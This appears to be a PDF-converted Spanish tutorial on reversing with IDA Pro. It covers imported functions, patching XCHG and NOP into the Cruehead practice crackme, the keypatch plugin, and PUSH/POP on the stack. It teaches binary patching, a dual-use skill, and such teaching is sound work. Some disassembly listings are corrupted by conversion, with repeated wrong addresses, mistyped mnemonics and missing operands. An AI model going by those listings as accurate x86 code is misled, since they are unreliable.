.idata:00430848 extrn public: static class QAbstractEventDispatcher * __cdecl QAbstractEventDispatcher::setEventDispatcher(QObject *):dword
.idata:00430848 ; CODE XREF: sub_420970+851p
```

El prefijo extrn se refiere a que es una función importada EXTERNA a este ejecutable.

Si subimos vemos que nos dice que son funciones importadas de la DVCORE.dll y más arriba hay más funciones de otras dll.

```

idata:00430000 ; Flags 40000000. Void recursive
idata:00430000 ; Alignment    : default
idata:00430000 ; Imports from ADVAPI32.dll
idata:00430000 ;
idata:00430000 ; =====
idata:00430000 ; Segment type: Externs
idata:00430000 ; _idata
idata:00430000 ; LSTATUS __stdcall RegCloseKey(HKEY hKey)
idata:00430000     extrn RegCloseKey:dword ; CODE XREF: sub_402390+9Bfp
idata:00430004 ; LSTATUS __stdcall RegOpenKeyExW(HKEY hKey, LPCWSTR lpSubKey, DWORD ulOptions, REGSAM samDesired, PHKEY phkResult)
idata:00430004     extrn RegOpenKeyExW:dword ; CODE XREF: sub_402390+55fp
idata:00430004     ; sub_402390+2Cfp
idata:00430004     ; DATA XREF: ...
idata:00430008 ; LSTATUS __stdcall RegQueryValueExW(HKEY hKey, LPCTSTR lpValueName, LPDWORD lpReserved, LPDWORD lpType, LPBYTE lpData, LPDWORD lpcbData)
idata:00430008     extrn RegQueryValueExW:dword ; CODE XREF: sub_402390+8Afp
idata:00430008     ; sub_402390+4Cfp
idata:00430008     ; DATA XREF: ...
idata:0043000C ;
idata:00430010 ; Imports from DUCore.dll
idata:00430010 ;
idata:00430010     extrn public: class du::ActionBase * __thiscall du::ActionManager::GetActionByIndex(enum du::ActionIndex) const:dword
idata:00430010     ; CODE XREF: sub_407290+80fp
idata:00430010     ; DATA XREF: sub_407290+80fr ...
idata:00430014     extrn public: virtual __thiscall du::SaveDialog::~SaveDialog(void):dword
idata:00430014     ; CODE XREF: sub_407360+672fp
idata:00430014     ; sub_407360+66Afp
idata:00430014     ; DATA XREF: ...
idata:00430018     extrn public: virtual __thiscall du::SceneSaver::~SceneSaver(void):dword
idata:00430018     ; CODE XREF: sub_407360+662fp
idata:00430018     ; sub_407360+6C4fp
idata:00430018     ; DATA XREF: ...
idata:0043001C     extrn public: class std::basic_string<unsigned short, struct std::char_traits<unsigned short>, class std::allocator<unsigned short> > * __thiscall du::SaveDialog::SaveDialog(class QWidget *, class QString const &):dword
idata:0043001C     ; CODE XREF: sub_406E90+87fp
idata:0043001C     ; DATA XREF: sub_406E90+87fr
idata:00430020     extrn public: __thiscall du::SaveDialog::SaveDialog(class QWidget *, class QString const &):dword
idata:00430020     ; CODE XREF: sub_406E90+87fp

```

Bueno hemos visto diferentes ejemplos de MOV que pueden practicar y mirar en el IDA con el ejecutable que adjunte.

En la parte 4 seguiremos con más instrucciones.

Bye

Ricardo Narvaja


# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO

## PARTE 4

Seguimos ojeando las instrucciones de transferencia de datos en IDA.


### XCHG A, B

Intercambia el valor de A con el valor de B, veamos un ejemplo.




Ya que no hay XCHG en el VEWIEWER, cargo el CRACKME.exe de Cruehead y cambiare la instrucción de 0x4013d8.

Pongo el mouse en esa línea y voy al menú EDIT-PATCH PROGRAM-ASSEMBLE



Vemos que se corrompió la función ya que justo debajo del XCHG quedo una parte que está marcada como datos.



Ya habíamos visto que si no existe instrucción reconocida, esa zona es mostrada como data. En este caso es solo un byte que como no hay referencias en ninguna parte del programa, no hay

aclaración a la derecha de la dirección, luego el tipo de dato que es **db**, un solo byte y el valor que es **0xc0** en este caso.

Así que si escribimos la instrucción NOP que es NO OPERATION o sea una instrucción de relleno que no hace nada, para que reemplace ese 0xc0.

The screenshot shows the assembly view of a debugger. The code is as follows:

```

CODE:004013D7      retn
CODE:004013D8 ;
CODE:004013D8 loc_4013D8:          ; CODE XREF: WndProc+110↑p
CODE:004013D8     xchg    eax, esi
CODE:004013D9     db 0C0h
CODE:004013D9 ; +
CODE:004013DA     xor     edi, edi
CODE:004013DC     xor     ebx, ebx
CODE:004013DE     mov     esi, [esp+4]
CODE:004013E2
CODE:004013E2 loc_4013E2:          ; CODE XREF: CODE:004013F3↓j
CODE:004013E2     mov     al, 0Ah
CODE:004013E4     mov     bl, [esi]
CODE:004013E6     test   bl, bl
CODE:004013E8     jz    short loc_4013F5
CODE:004013EA     sub    bl, 30h
CODE:004013ED     imul   edi, eax
CODE:004013F0     add    edi, ebx
CODE:004013F2     inc    esi
CODE:004013F3     jmp    short loc_4013E2
CODE:004013F5 ; -
CODE:004013F5 loc_4013F5:          ; CODE XREF: CODE:004013F5↑j
CODE:004013F5     xor    edi, 1234h
CODE:004013FB     mov    ebx, edi
CODE:004013FD     retn
CODE:004013FE :

```

A modal dialog box titled "Assemble instruction" is open, showing the instruction "NOP" selected in the "Instruction" dropdown. The "OK" button is highlighted.

Allí queda el NOP


The screenshot shows the assembly view after inserting the NOP instruction. The code is now:

```

CODE:004013D8
CODE:004013D8 loc_4013D8:          ; CODE XREF: WndProc+110↑p
CODE:004013D8     xchg    eax, esi
CODE:004013D9     nop
CODE:004013D9 ; +
CODE:004013DA     xor     edi, edi
CODE:004013DC     xor     ebx, ebx
CODE:004013DE     mov     esi, [esp+4]
CODE:004013E2
CODE:004013E2 loc_4013E2:          ; CODE XREF: CODE:004013F3↓j
CODE:004013E2     mov     al, 0Ah
CODE:004013E4     mov     bl, [esi]
CODE:004013E6     test   bl, bl
CODE:004013E8     jz    short loc_4013F5
CODE:004013EA     sub    bl, 30h
CODE:004013ED     imul   edi, eax
CODE:004013F0     add    edi, ebx
CODE:004013F2     inc    esi
CODE:004013F3     jmp    short loc_4013E2
CODE:004013F5 ; -
CODE:004013F5 loc_4013F5:          ; CODE XREF: CODE:004013E8↑j
CODE:004013F5     xor    edi, 1234h
CODE:004013FB     mov    ebx, edi
CODE:004013FD     retn
CODE:004013FE :

```


Todo muy lindo pero se me rompió la función. Si hay partes no reconocidas como código en el medio no la creara, pero ahora que quedo bien el código poniendo el NOP, intentamos haciendo click derecho en donde era el inicio de la función o sea 0x4013d8 y allí elegimos CREATE FUNCTION.



Y cambia el prefijo **loc\_** que delante de una dirección nos aclara que es una instrucción común, por el prefijo **sub\_** que nos informa que dicha instrucción es el inicio de una subrutina o función.

```
CODE:00401308 ; ----- S U B R O U I N E -----  
CODE:00401308  
CODE:00401308  
CODE:00401308 sub_4013DB proc near ; CODE XREF: WndProc+110↑p  
CODE:00401308 arg_0 = dword ptr 4  
CODE:00401308  
CODE:00401308 xchq eax, esi  
CODE:00401308 nop  
CODE:00401308 xor edi, edi  
CODE:0040130C xor ebx, ebx  
CODE:0040130E mov esi, [esp+arg_0]  
CODE:0040130F  
CODE:0040130E loc_4013E2: ; CODE XREF: sub_4013DB+1B↓j  
CODE:0040130E mov al, 00h  
CODE:0040130E mov bl, [esi]  
CODE:0040130E test bl, bl  
CODE:0040130E jz short loc_4013F5  
CODE:0040130E sub bl, 30h  
CODE:0040130D imul edi, eax  
CODE:0040130D add edi, ebx  
CODE:0040130E inc esi  
CODE:0040130F jmp short loc_4013E2  
CODE:0040130F  
CODE:0040130F ; -----  
CODE:0040130F loc_4013F5: ; CODE XREF: sub_4013DB+10↑j  
CODE:0040130F xor edi, 1234h  
CODE:0040130F mov ebx, edi  
CODE:0040130F retn  
CODE:0040130D sub_4013DB endp  
CODE:0040130D  
CODE:0040130E ;-----  
CODE:0040130E jmp ds:KillTimer  
CODE:0040130E ;-----  
CODE:0040130E jmp ds:GetSystemMetrics  
CODE:0040130E ; [00000006 BYTES: COLLAPSED FUNCTION LoadCursorA. PRESS CTRL-NUMPAD+ TO EXPAND]  
CODE:0040130E  
CODE:0040130E jmp ds:loadAcceleratorsA  
CODE:0040130E ; [00000006 BYTES: COLLAPSED FUNCTION MessageBeep. PRESS CTRL-NUMPAD+ TO EXPAND]  
CODE:0040130E  
CODE:0040130E jmp ds:GetWindowRect  
CODE:0040130E ;-----  
CODE:0040130E jmp ds:loadStringA  
CODE:0040130E ; [00000006 BYTES: COLLAPSED FUNCTION LoadIconA. PRESS CTRL-NUMPAD+ TO EXPAND]  
CODE:0040130E
```


Ahora que ya es una función, si no está en modo grafico apretamos la barra espaciadora.




Ahí quedo más lindo y con nuestro XCHG allí puesto.

Bueno ya vimos que por ejemplo si EAX vale 12345678 y ESI vale 55 al ejecutar el XCHG nos quedara EAX valiendo 55 y ESI 12345678 en este ejemplo.

Como comentario vemos que en el menú PATCH hay un ítem llamado PATCHED BYTES que nos muestra lo que cambio y se puede REVERTEAR al original.



XCHG también puede intercambiar entre en registro y el contenido de un registro que apunte a una posición de memoria.



En este caso buscara el contenido apuntado por ESI y lo intercambiaria por el valor de EAX que se guardara en dicha posición de memoria si tiene permiso de escritura.

Por ejemplo si EAX vale 55 y ESI vale 0x10000

Se fijara que hay en la posición de memoria 0x10000 y si es escribible, guardara allí el 55 y leerá el valor que había y lo pondrá en EAX.

Qué pasa si hacemos lo mismo pero en vez de usar un registro usamos una dirección de memoria numérica tal como hicimos en el MOV?

Como el comando ASSEMBLE no funciona completamente para todas las instrucciones, deberíamos cambiar los bytes allí en el menú donde dice PATCH BYTES, pero es preferible bajarse un plugin como el keystone que habilita escribir todas las instrucciones en forma sencilla.

<https://github.com/keystone-engine/keypatch>

<https://drive.google.com/file/d/0B13TW0I0f8O2eU1VdUJzVjdYTWs/view?usp=sharing>

Allí en el segundo link está el archivo keypatch.py que se debe copiar en la carpeta plugins del IDA y el instalador keystone-0.9.1-python-win32.msi que se debe instalar.

Además, se debe tener instalado Microsoft VC++ runtime library **de 32 bits**.


<https://www.microsoft.com/en-gb/download/details.aspx?id=40784>

Aquí si tienen problemas pueden leer los pasos de instalación.

<http://www.keystone-engine.org/keypatch/>

#### NOTE

- On Windows, if you get an error message from IDA about “fail to load the dynamic library”, then your machine may miss the VC++ runtime library. Fix that by downloading & installing it from [Microsoft website](#)



Allí eligiendo PATCHER

Vemos que escribiendo la instrucción en la forma más sencilla y con corchetes la escribirá y la transformara a la sintaxis del IDA.

```

sub_4013D2    proc near                ; CODE XREF: sub_40137E:loc_401394Fp
    sub    al, 20h
    mov    [esi], al
    retn
sub_4013D2    endp

; ----- retn ; ----- loc_4013D8:


loc_4013D8:  xchg
             nop
             xor
             xor
             mov

loc_4013E2:  mov
             mov
             test
             jz   sub
             imul
             add
             inc
             jmp


; ----- loc_4013F5:
loc_4013F5:  xor
             mov
             retn
             jmp

; ----- jmp ds:GetSystemMetrics
; [00000006 BYTES: COLLAPSED FUNCTION LoadCursorA. PRESS CTRL-NUMPAD+ TO EXPAND]
; ----- jmp ds:LoadAcceleratorsA


```



Y quedo



Tal como en el MOV cuando muestra el prefijo dword\_ sin offset delante significa que intercambia el contenido de 0x4020dc por el valor de EAX .

## INSTRUCCIONES ESPECIFICAS DE TRANSFERENCIA RELATIVAS AL STACK O PILA

### QUE ES EL STACK o PILA?

Una **pila** (stack en inglés) es una sección de la memoria en la que el modo de acceso es **último en entrar, primero en salir**. Permite almacenar y recuperar datos.

Para el manejo de los datos se cuenta con dos operaciones básicas: **apilar o PUSH**, que coloca un objeto en la pila, y su operación inversa, **retirar o POP** que retira el último elemento apilado.

En cada momento sólo se tiene acceso a la parte superior de la pila, es decir, al último objeto apilado. La operación **POP** permite la obtención de este elemento, que es retirado de la pila permitiendo el acceso al que estaba debajo (apilado con anterioridad), que pasa a ser el nuevo ultimo objeto apilado.

En el CRACKME.EXE vemos ejemplos de ambas instrucciones.

```
0040101D mov      ds:WndClass.style, 4003h
00401027 mov      ds:WndClass.lpfnWndProc, offset WndProc
00401031 mov      ds:WndClass.cbClsExtra, 0
0040103B mov      ds:WndClass.cbWndExtra, 0
00401045 mov      eax, ds:hInstance
0040104A mov      ds:WndClass.hInstance, eax
0040104F push     64h          ; lpIconName
00401051 push     eax          ; hInstance
00401052 call    LoadIconA
00401057 mov      ds:WndClass.hIcon, eax
0040105C push     7F00h        ; lpCursorName
00401061 push     0             ; hInstance
00401063 call    LoadCursorA
00401068 mov      ds:WndClass.hCursor, eax
0040106D mov      ds:WndClass.hbrBackground, 5
00401077 mov      ds:WndClass.lpszMenuName, offset aMenu ; "MENU"
00401081 mov      ds:WndClass.lpszClassName, offset ClassName ; "No need to di:
00401088 push     offset WndClass ; lpWndClass
00401090 call    RegisterClassA
00401095 push     0             ; lpParam
00401097 push     ds:hInstance ; hInstance
